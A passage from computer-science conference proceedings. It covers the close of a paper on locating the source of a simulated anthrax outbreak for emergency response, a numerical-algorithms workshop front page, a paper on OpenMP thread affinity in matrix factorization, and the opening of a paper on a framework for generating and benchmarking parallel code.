In order to facilitate the SorLoc module demonstration within this exercise, a scenario for aerosol released Anthrax was run in parallel to the main exercise. An outbreak was simulated for Shoreditch, London. We presented the course of the epidemic (as home locations and time at which each person fell ill) to SorLoc at a simulated five days from the first case and ran the optimization so that predictions of further evolution of the disease, numbers and locations of affected people and the original source of the outbreak might be calculated.

An illustrative input and result from the SorLoc module may be found in Figure 1. The output is provided as the inhalational dose generated by the plume(s) on a raster grid. This allows direct and immediate interpretation of size and the scale for the outbreak. It also provides a foundation for the mitigation effort and delivery of countermeasures to the population.

## VI. CONCLUSION

Within this paper we have shown that a model which has been formulated as a probability density function and which would ordinarily be solved by standard optimization techniques may be extended to support multiple versions of the modeled process through the use of mixture models and Dirichlet processes. In addition we have explicitly shown the use of this within the field of disease modeling where it is directly applicable to existing models. We also constructed and demonstrated a production-ready implementation which was used to support a simulated response to a mass casualty, public health emergency.

## REFERENCES

- [1] R. L. Prentice and R. Pyke, "Logistic disease incidence models and case-control studies," *Biometrika*, pp. 403–411, 1979.
- [2] N. T. Bailey, ed., *The biomathematics of malaria. The Biomathematics of Diseases: 1*. 1982.
- [3] J. Legrand, J. R. Egan, I. M. Hall, S. Cauchemez, S. Leach, and N. M. Ferguson, "Estimating the Location and Spatial Extent of a Covert Anthrax Release," *PLoS Comput Biol*, vol. 5, p. e1000356, Apr. 2009.
- [4] A. V. Fiacco and G. P. McCormick, *Nonlinear programming: sequential unconstrained minimization techniques*. SIAM, 1990.
- [5] L. M. Rios and N. V. Sahinidis, "Derivative-free optimization: a review of algorithms and comparison of software implementations," *Journal of Global Optimization*, vol. 56, pp. 1247–1293, July 2013.
- [6] M. Powell, "A Survey of Numerical Methods for Unconstrained Optimization," *SIAM Review*, vol. 12, pp. 79–97, Jan. 1970.
- [7] R. Fletcher, *Practical methods of optimization*. John Wiley & Sons, 2013.
- [8] E. W. Forgy, "Cluster analysis of multivariate data: efficiency versus interpretability models," *Biometrics*, vol. 61, no. 3, pp. 768–769, 1965.
- [9] J. MacQueen, "Some methods for classification and analysis of multivariate observations," The Regents of the University of California, 1967.
- [10] K. Pearson, "LIII. On lines and planes of closest fit to systems of points in space," *Philosophical Magazine Series 6*, vol. 2, pp. 559–572, Nov. 1901.
- [11] H. Hotelling, "Analysis of a complex of statistical variables into principal components," *Journal of educational psychology*, vol. 24, no. 6, p. 417, 1933.
- [12] H. Hotelling, "Relations between two sets of variates," *Biometrika*, vol. 28, no. 3/4, pp. 321–377, 1936.
- [13] J. A. Hartigan and J. A. Hartigan, *Clustering algorithms*, vol. 209. Wiley New York, 1975.
- [14] P. K. Newby and K. L. Tucker, "Empirically derived eating patterns using factor or cluster analysis: a review," *Nutrition reviews*, vol. 62, no. 5, pp. 177–203, 2004.
- [15] W. C. Moore, D. A. Meyers, S. E. Wenzel, W. G. Teague, H. Li, X. Li, R. D'Agostino Jr, M. Castro, D. Curran-Everett, A. M. Fitzpatrick, and others, "Identification of asthma phenotypes using cluster analysis in the Severe Asthma Research Program," *American journal of respiratory and critical care medicine*, vol. 181, no. 4, pp. 315–323, 2010.
- [16] A. J. Graham, P. M. Atkinson, and F. M. Danson, "Spatial analysis for epidemiology," *Acta tropica*, vol. 91, no. 3, pp. 219–225, 2004.
- [17] J. A. Baecke, J. Burema, and J. E. Frijters, "A short questionnaire for the measurement of habitual physical activity in epidemiological studies," *The American journal of clinical nutrition*, vol. 36, no. 5, pp. 936–942, 1982.
- [18] R. M. Neal, "Markov chain sampling methods for Dirichlet process mixture models," *Journal of computational and graphical statistics*, vol. 9, no. 2, pp. 249–265, 2000.
- [19] S. Kotz, N. Balakrishnan, and N. L. Johnson, *Continuous multivariate distributions, models and applications*. John Wiley & Sons, 2004.
- [20] D. J. Aldous, "Exchangeability and related topics," in *École d'Été de Probabilités de Saint-Flour XIII/1983*, pp. 1–198, Springer, 1985.
- [21] N. Dobrinkova, A. De Gaetano, T. J. R. Finnie, M. Heckel, A. Kostaridis, E. Nectarios, A. Olunczek, C. Psaroudakis, G. Seynaeve, S. Tsekeridou, and D. Vergeti, "Crisis management and disaster response tools in IMPRESS project," in *CMDR COE Proceeding 2016*, (Sofia, Bulgaria), pp. 103–124, Sept. 2016.

# Computer Science & Systems

CS is a FedCSIS conference area aiming at integrating and creating synergy between FedCSIS events that thematically subscribe to more technical aspects of computer science and related disciplines. The CSNS area spans themes ranging from hardware issues close to the discipline of computer engineering via software issues tackled by the theory and applications of computer science and to communications issues of interest to distributed and network systems. Events that constitute CSNS are:

- CANA'17—10<sup>th</sup> Computer Aspects of Numerical Algorithms
- C&SS'17—<sup>th</sup> International Conference on Cryptography and Security Systems
- CPORA'17—2<sup>nd</sup> Workshop on Constraint Programming and Operation Research Applications
- MMAP'17—10<sup>th</sup> International Symposium on Multimedia Applications and Processing
- WAPL'17—6th Workshop on Advances in Programming Languages
- WSC'17—9th Workshop on Scalable Computing





# 10<sup>th</sup> Workshop on Computer Aspects of Numerical Algorithms

**N**UMERICAL algorithms are widely used by scientists engaged in various areas. There is a special need of highly efficient and easy-to-use scalable tools for solving large scale problems. The workshop is devoted to numerical algorithms with the particular attention to the latest scientific trends in this area and to problems related to implementation of libraries of efficient numerical algorithms. The goal of the workshop is meeting of researchers from various institutes and exchanging of their experience, and integrations of scientific centers.

## TOPICS

- Parallel numerical algorithms
- Novel data formats for dense and sparse matrices
- Libraries for numerical computations
- Numerical algorithms testing and benchmarking
- Analysis of rounding errors of numerical algorithms
- Languages, tools and environments for programming numerical algorithms
- Numerical algorithms on coprocessors (GPU, Intel Xeon Phi, etc.)
- Paradigms of programming numerical algorithms
- Contemporary computer architectures
- Heterogeneous numerical algorithms
- Applications of numerical algorithms in science and technology

## SECTION EDITORS

- **Bylina, Beata**, Maria Curie-Skłodowska University, Poland
- **Bylina, Jarosław**, Maria Curie-Skłodowska University, Poland
- **Stpiczynski, Przemysław**, Maria Curie-Skłodowska University, Poland

## REVIEWERS

- **Amodio, Pierluigi**, Università di Bari, Italy
- **Anastassi, Zacharias**, Qatar University, Qatar
- **Banaś, Krzysztof**, AGH University of Science and Technology, Poland
- **Brugnano, Luigi**, Università di Firenze, Italy
- **Czachorski, Tadeusz**, IITiS
- **Dongarra, Jack**

- **Fialko, Sergiy**, Tadeusz Kościuszko Cracow University of Technology
- **Filote, Constantin**
- **Fournneau, Jean-Michel**
- **Gansterer, Wilfried**, University of Vienna, Austria
- **Georgiev, Krassimir**, IICT - BAS, Bulgaria
- **Gravvanis, George**, Democritus University of Thrace, Greece
- **Knottenbelt, William**, Imperial College London, United Kingdom
- **Kozielski, Stanisław**
- **Księżopolski, Bogdan**
- **Kucaba-Pietal, Anna**, Politechnika Rzeszowska, Poland
- **Lirkov, Ivan**, Institute of Information and Communication Technologies, Bulgarian Academy of Sciences, Bulgaria
- **Luszczek, Piotr**, University of Tennessee, United States
- **Marowka, Ami**, Bar-Ilan University, Israel
- **Petcu, Dana**, West University of Timisoara, Romania
- **Satco, Bianca-Renata**, Stefan cel Mare University of Suceava, Romania
- **Sergeichuk, Vladimir**, Institute of Mathematics of NAS of Ukraine, Ukraine
- **Shishkina, Olga**, Max Planck Institute for Dynamics and Self-Organization, Germany
- **Srinivasan, Natesan**, Indian Institute of Technology, India
- **Szadkowski, Zbigniew**, University of Lodz, Poland
- **Szajowski, Krzysztof**, Institute of Mathematics and Computer Science, Poland
- **Telek, Miklos**
- **Tudruj, Marek**, Inst. of Comp. Science Polish Academy of Sciences/Polish-Japanese Institute of Information Technology, Poland
- **Tůma, Miroslav**, Academy of Sciences of the Czech Republic, Czech Republic
- **Ustimenko, Vasyl**, Marie Curie-Skłodowska University, Poland
- **Vajtersic, Marian**
- **Vazhenin, Alexander**, University of Aizu, Japan
- **Wyrzykowski, Roman**, Czestochowa University of Technology, Poland



# OpenMP Thread Affinity for Matrix Factorization on Multicore Systems

Beata Bylina and Jarosław Bylina  
Marie Curie-Skłodowska University,  
Institute of Mathematics,  
Pl. M. Curie-Skłodowskiej 5,  
20-031 Lublin, Poland

Email: {beata.bylina, jaroslaw.bylina}@umcs.pl

**Abstract**—The aim of this paper is to investigate the impact of thread affinity on computing performance for matrix factorization on shared memory multicore systems with hierarchical memory. We consider two parallel block matrix factorizations (LU and WZ) and employ thread affinity to improve their performance. We study decomposition without pivoting and we compare differences between various affinity strategies for diagonally dominant matrices. Our results show that the choice of thread affinity has the measurable impact on the performance of the matrix factorizations.

## I. INTRODUCTION

THE ADVANCE of the shared memory multicore and manycore architectures caused a rapid development of one type of the parallelism, namely the *thread level parallelism*. This kind of parallelism relies on splitting a program into subprograms which can be executed concurrently. Each of such subprograms is performed by one or more software threads.

The *thread affinity* is a set of policies that determine how software threads are pinned to processing units [1]. The goal of the thread affinity is to bind software threads to the hardware threads in such a way that memory accesses to data shared between software threads are optimized and all the cores are equally loaded.

Determining the efficiency of the thread mapping depends on the machine and the application. There is not a single thread mapping strategy that suits all the applications. In this work, we are going to try to state rules which guide us to determine efficient thread affinity to improve the performance of matrix factorization on shared memory multithreaded machines.

Efficient parallel matrix factorizations and their implementations on different contemporary parallel machines are crucial for engineering applications and computational science. In this work, we study the LU factorization, and another form of the factorization, namely the WZ [3], [4] factorization. We assume that the factorized diagonally dominant matrix is dense, non-singular, square. For both factorizations (LU and WZ), we consider block versions which use a standard set of Basic Linear Algebra Subprograms (BLAS) [2].

The rest of this paper is organized as follows. Section II describes the methodology of the numerical experiments. Section III shows the results of numerical experiments carried

out on shared memory multicore architectures and evaluates different thread affinities for the matrix decomposition. Section IV concludes our research.

## II. ENVIRONMENT

We tested the execution time of two matrix decompositions, namely the LU factorization and the WZ factorization. We compared three implementations of these matrix decompositions, namely:

- a multithreaded implementation of the `dgetrfnpi` routine from the MKL library, which computes the complete LU factorization of a general matrix without pivoting. In our case, the matrices are square which size is  $n \times n$ . In the implementation of the `dgetrfnpi` routine the panel factorization (factorization of a block of columns) is used, as well as the level 3 BLAS routines (DTRSM and DGEMM). We denoted this LU factorization implementation by LU.
- a parallel block WZ factorization with the use of multithreaded level 3 BLAS routines (DTRSM and DGEMM), where the matrix is partitioned into  $r \times r$  tiles (denoted by TWZ( $r$ ));
- a parallel block WZ factorization with the use of level 3 BLAS routines (DTRSM and DGEMM) and the OpenMP standard (denoted by TWZ( $r$ )-OpenMP). OpenMP is used to parallelize for loops with the `dynamic` scheduler.

Experiments were carried out on Intel Xeon E5-2670 v3 (Haswell) with two 12-cores (24 cores). All applications were compiled with `icc` using the following options: `-xHost`, `-mkl`, `-openmp`, `-O3`. Here, the `-xHost` option generates instructions for the highest instruction set and processor available on the compilation host machine. The `-mkl` and `-openmp` options link the program against two libraries (MKL and OpenMP). The last one, `-O3`, orders the compiler to optimize the code automatically with the use of vectorization and parallelization (among others).

All floating point calculations were performed in the double precision. The input matrices were generated by the author. They were random matrices, with a dominant diagonal of an even size of  $1024 \times \{1, \dots, 9\}$ . Various numbers of tiles were tested, namely, each matrix was divided into  $r = 8, 16, 32, 64$  tiles for each side (for the rows and the columns). The




Fig. 1. Run-time in seconds of the parallel block WZ factorization algorithm for different  $r = 8, 16, 32, 64$  for a matrix of size 9216 for various numbers of threads and three values of the `KMP_AFFINITY` environment variable — `TWZ(r)` implementation.




Fig. 2. Run-time in seconds of the parallel block WZ factorization algorithm for different  $r = 8, 16, 32, 64$  for a matrix of size 9216 for various numbers of threads and three values of the `KMP_AFFINITY` environment variable — `TWZ(r)-OpenMP` implementation.

performance times were measured with the use of a standard function, namely `dsecnd()` from MKL library. Another environment variable used in the tests is `KMP_AFFINITY`, which is set to one of the three values: `compact`, `scatter`, `none`. To better control assigning software threads to hardware threads, we chose the granularity as `thread`.

We studied a connection between the `KMP_AFFINITY` environment variable and the following parameters: the number of the threads — from 1 to 30, the size of the matrix:  $1024 \times \{1, \dots, 9\}$ , the number of the tiles for each side (for the rows and the columns):  $r = 8, 16, 32, 64$ .

### III. RESULTS

Figures 1 and 2 present the time (in seconds) of the block WZ factorization for 4 different numbers of tiles ( $r = 8, 16, 32, 64$ ), for different number of threads (1 – 30 threads), for a matrix of the size 9216, for three values of the `KMP_AFFINITY` environment variable — for the `TWZ(r)` and `TWZ(r)-OpenMP` implementations (respectively).

Figures 3 and 4 present the time (in seconds) of the block WZ factorization for various number of tiles ( $r = 8, 16, 32, 64$ ) for 24 threads and different sizes of matrices for all three considered values of the `KMP_AFFINITY` environment vari-

able for the `TWZ(r)` and `TWZ(r)-OpenMP` implementations (respectively).

At least one important conclusion can be seen from these results. Namely, the number of tiles influences the time of the computation. For  $r = 64$  the `TWZ(r)` implementation is the slowest but `TWZ(r)-OpenMP` is the fastest. The `TWZ(r)` implementation is the fastest for  $r = 16$ . This conclusion holds true independent of the value of the `KMP_AFFINITY` variable, the number of threads or the matrix size.

Secondly, we investigate the effect of the thread affinity on the execution time for all three implementations. Figure 5 compares all three values of the `KMP_AFFINITY` environment variable and it shows the time (in seconds) for different numbers of threads (1–30 threads) for a matrix of the size 9216 — for `TWZ(16)` (top left), `TWZ(64)-OpenMP` (top right) and the LU factorization (at the bottom).

Figure 6 compares all three values of the `KMP_AFFINITY` environment variable and it shows the time (in seconds) for different matrix sizes for 24 threads — for `TWZ(16)` (top left), `TWZ(64)-OpenMP` (top right) and the LU factorization (at the bottom). Thus, it implies that (for the considered applications) the best value of the `KMP_AFFINITY` environment variable is `scatter` which is further investigated.




Fig. 3. Run-time in seconds of the parallel block WZ factorization algorithm for different  $r = 8, 16, 32, 64$  for various sizes of matrices for 24 threads and three values of the `KMP_AFFINITY` environment variable — TWZ( $r$ ) implementation.

Finally, we analyzed the execution times of the three implementations (namely LU, TWZ(16) and TWZ(64)-OpenMP) for the `KMP_AFFINITY` environment variable set to `scatter`. Figure 7 compares the performance times (in seconds) of the TWZ(16), TWZ(64)-OpenMP and LU implementations for `scatter` and for different numbers of threads and matrix sizes.

The shortest execution time is obtained for LU. Our TWZ(64)-OpenMP implementation is a little worse. The slowest implementation is TWZ(16). To better investigate the performance time for LU and our best implementation, they were tested for larger matrices and various values of the `KMP_AFFINITY` environment variable. Table I presents the times (in seconds) of the LU and TWZ(64)-OpenMP implementations.

For `none` our implementation is faster than LU; however, for `scatter`, LU wins. This implies that LU is more sensitive for the `KMP_AFFINITY` setting.

The tests show the following facts. **The number of the threads.** To achieve the shortest execution time, it is the best to use all the physical cores (here, 24 threads), although, without hyper-threading. **The matrix size.** For small matrices, our implementations are better. It is caused by the fact that




Fig. 4. Run-time in seconds of the parallel block WZ factorization algorithm for different  $r = 8, 16, 32, 64$  for various sizes of matrices for 24 threads and three values of the `KMP_AFFINITY` environment variable — TWZ( $r$ )-OpenMP implementation.

TABLE I  
THE TIMES (IN SECONDS) OF THE LU AND TWZ(64)-OPENMP IMPLEMENTATIONS — FOR VARIOUS VALUES OF `KMP_AFFINITY`

matrix size	implementation	compact	scatter	none
12 288	TWZ(64)-OpenMP	4.06	<b>2.22</b>	2.39
	LU	3.66	<b>1.80</b>	3.50
13 312	TWZ(64)-OpenMP	5.16	2.70	<b>2.24</b>
	LU	4.53	<b>2.23</b>	4.70
14 336	TWZ(64)-OpenMP	6.59	<b>3.39</b>	3.50
	LU	5.69	<b>2.77</b>	4.30
15 360	TWZ(64)-OpenMP	8.18	<b>4.08</b>	4.24
	LU	6.96	<b>3.42</b>	6.40

MKL does not create threads for small problems. However, for the size of 9216, the shortest time is achieved by LU. All three implementations scale well in regard to the size of the matrix. **The number of the tiles.** The block size used by the MKL implementation of `dgetrf` is internally hidden in the library and unknown to us at the time of this writing. The  $r$  parameter impacts the execution time of the block WZ factorization for both implementations. **Thread Affinity.** The thread affinity had an important impact on the performance. All three implementations (both the LU factorization implementation provided by a vendor as well as the WZ factorization implemented by the author) work fastest




Fig. 6. Run-time in seconds of the parallel block WZ factorization algorithm (top left: TWZ(16); top right: TWZ(64)-OpenMP) and the LU factorization (at the bottom) for different matrix sizes for 24 threads for three values of the KMP\_AFFINITY environment variable.




Fig. 5. Run-time in seconds of the parallel block WZ factorization algorithm (top left: TWZ(16); top right: TWZ(64)-OpenMP) and the LU factorization (at the bottom) for a matrix of the size 9216 for different numbers of threads for three values of the KMP\_AFFINITY environment variable.




Fig. 7. Run-time in seconds of TWZ(16), TWZ(64)-OpenMP and LU for KMP\_AFFINITY=scatter — for various numbers of threads and matrix sizes

for scatter, and slowest for compact — and it does not depend on the number of threads, the matrix size or the value of  $r$ .

#### IV. CONCLUSION

The paper highlights the significant impact of thread affinity on the performance of the matrix factorizations which use BLAS operations in their implementations. For the matrix factorization, the KMP\_AFFINITY environment variable should be set to scatter because this way we efficiently exploit the potential of modern shared memory multicore machines. With this setting, threads are put far from each other (as on different packages) what improves the total memory throughput and the usage of the caches.

#### REFERENCES

- [1] Matthias Diener, Eduardo H. M. Cruz, Marco A. Z. Alves, Philippe O. A. Navaux, and Israel Koren. Affinity-based thread and data mapping in shared memory systems. *ACM Comput. Surv.*, 49(4):64:1–64:38, December 2016.
- [2] J. Dongarra, J. DuCroz, I. S. Duff, and S. Hammarling. A set of level-3 Basic Linear Algebra Subprograms. *ACM Trans. Math. Software*, 16:1–28, 1990.
- [3] D.J. Evans and M. Hatzopoulos. A parallel linear system solver. *International Journal of Computer Mathematics*, 7(3):227–238, 1979.
- [4] P. Yalamov and D.J. Evans. The WZ matrix factorisation method. *Parallel Computing*, 21(7):1111–1120, 1995.



# A Framework for Generating and Evaluating Parallelized Code

Jarosław Bylina

Maria Curie-Skłodowska University

Lublin, Poland

Email: jaroslaw.bylina@umcs.pl

**Abstract**—The work describes a flexible framework built to generate various (parallel) software versions and to benchmark them. The framework is written with the use of the Python language with some support of the gnuplot plotting program. An example of the use of this tool shows the tuning of a matrix factorization on different architectures (Intel Haswell and Intel Knights Corner) with various parameters of parallelization, vectorization, blocking etc.

## I. INTRODUCTION

THE OPTIMAL use of the contemporary hardware and software is not an easy and straightforward job. The efficiency and the accuracy of the applications depends on a lot of parameters as: places and manners of parallelization and vectorization, loops' order, block sizes, scheduling, affinity etc. The number of possible (and potentially beneficial) combinations is huge and the choice of the best set of parameters is not always obvious. So, generating different versions, testing and benchmarking them, and then tuning is very time consuming and boring, repetitive task. Thus, it is suitable for automation.

Moreover, the code tuned for one hardware often needs a very different treatment on another machine. The parameters chosen and set for one machine as the most profitable can give a very poor performance of the same code after the change of the memory, the accelerators, or, especially, the central processing unit. Now, the hardware market is full of various parallel machines, processors, and coprocessors. We have multicore architectures (like Intel Haswell — with not too many cores), as well as manycore ones (like Intel Knights Corner and other MIC models) and also very-many-core chips (like various GPU coprocessors). Some of them have hierarchical shared memory — with various sizes and numbers of levels — and vector units — of different sizes. All of them demand a different treatment to acquire the best results in terms of performance and efficiency. On top of that, they can be combined into hybrid machines — which have to be treated differently than their components.

Our framework addresses these problems. It enables developers to rapidly generate and automatically test a lot of versions of the algorithms after a little preparation. It can easily be employed on different architectures and be utilized to find the optimal set of parameters on them.

There is also a number of tools to create parallel versions of an algorithm for various hardware — like OpenMP, MPI, OpenACC, OpenCL and others. Our framework can be used

with all of them; although we tested it with the use of OpenMP for now.

The philosophy behind our framework is parametrizing and testing (and tuning) programming units — like functions or classes. The developer provides the template of the unit — with some formal parameters — and some sets of actual parameters with which the function (or class) is to be tested. The software generates all the permitted (by actual parameters) versions of the function (class) and tests them (measuring their computation speed and/or numerical accuracy).

Since our software works on the text of the source code, it is very flexible. We can, for example, enable and disable various directives and pragmas (like OpenMP pragmas or similar), change the sizes of the blocks and also the order of loops. Shortly, any textual parametrization of the investigated function/class can be utilized.

The framework itself is a Python 3 application. However, the source code in any language with separate and named units (like functions in C or functions and classes in C++) can be investigated with it. For now, there are configuration files created to study efficiency and accuracy of the units written in C and C++ and compiled with Intel C++ Compiler (icc) and GNU Compiler Collection (gcc), although it can be easily extended to other languages.

An advantage of such an approach is an automatic generation, compilation, and testing of a large number of versions of the same function/class (or functions/classes) which differ in an organized manner. The output of the software is a set of plots of the desired characteristics, which can be easily compared by the developer. However, we prepare a further facilitation — automatic ordering and selection of the generated versions on the ground of their efficiency and accuracy.

The remainder of this work is following. Section II gives some background of other similar projects. Section III describes the working of our framework. Section IV shows a working example of the testing and tuning with our software. Finally, Section V concludes the work and gives some plans for the future of the project.

## II. RELATED WORK

There is a long tradition of software automatic optimization in scientific computing and other computer applications. Thus, there are also a lot of software performing tasks similar to our framework.

One of the approaches to the optimization of the algorithms (or their building blocks) is auto-tuning. It is based on performing many efficiency tests on different versions of building blocks (like BLAS subroutines) and choosing the best for a given architecture. Some examples of the narrow libraries using this approach are ATLAS [10] and FFTW [3]. There are also languages and libraries which employ the approach of auto-tuning to general source codes and use the parameter space (similar to our framework). Their examples are Active Harmony [9], Atune-IL [7], Chapel [2].

On the other hand, we have profilers and similar tools which investigate the code and gather information about the utilization of the architecture and weak points of the implementations. Their examples are PAPI [1], Tau [8], Vampir [5], Scalasca [4], Intel VTune Amplifier [13], Intel Advisor [12].

Finally, there is ELAPS (Experimental Linear Algebra Performance Studies), an interactive multi-platform open source framework [6]. It is designed to build experiments testing dense linear algebra algorithms, functions, libraries. However, that software tests ready subroutines and their combinations and it is very convenient for standard linear algebra building blocks, but it is not very usable for other applications.

### III. THE FRAMEWORK DESCRIPTION

Figure 1 shows the workflow of the framework. The dashed arrows represent the steps not requiring the user's intervention (that is, intermediate steps) and the dashed borders represent files not demanding user's direct concern (or even user's view). However, all the work can be repeated from an arbitrary step — for example, after some changes in the configuration.

The flexibility of the framework is provided in two manners — in the preparation of input files and in choosing configuration options.

#### A. Input files

The first step the user is to make is to prepare input files. The files are source codes of tested units (functions and/or classes) with some of their text parametrized — one file per unit. Both the formal parameters and actual parameters are included in the file. The formal parameters are represented in the code as the Python format strings, that is, `%(name)s` where *name* is an arbitrary name of the parameter. The actual sets of parameter values are given as special comments in the beginning of the file. In C or C++ these must be single-line comments starting with `//`, directly after which there is a character indicating the kind of configuration command.

#### B. Configuration

There are some configuration options with which we can set other features of the tests. We have, among others:

- the language and the compiler used in tests (C/C++ on `icc/gcc` for now);
- the compiler options;
- the precision of the computations (like `float`, `double` etc.);

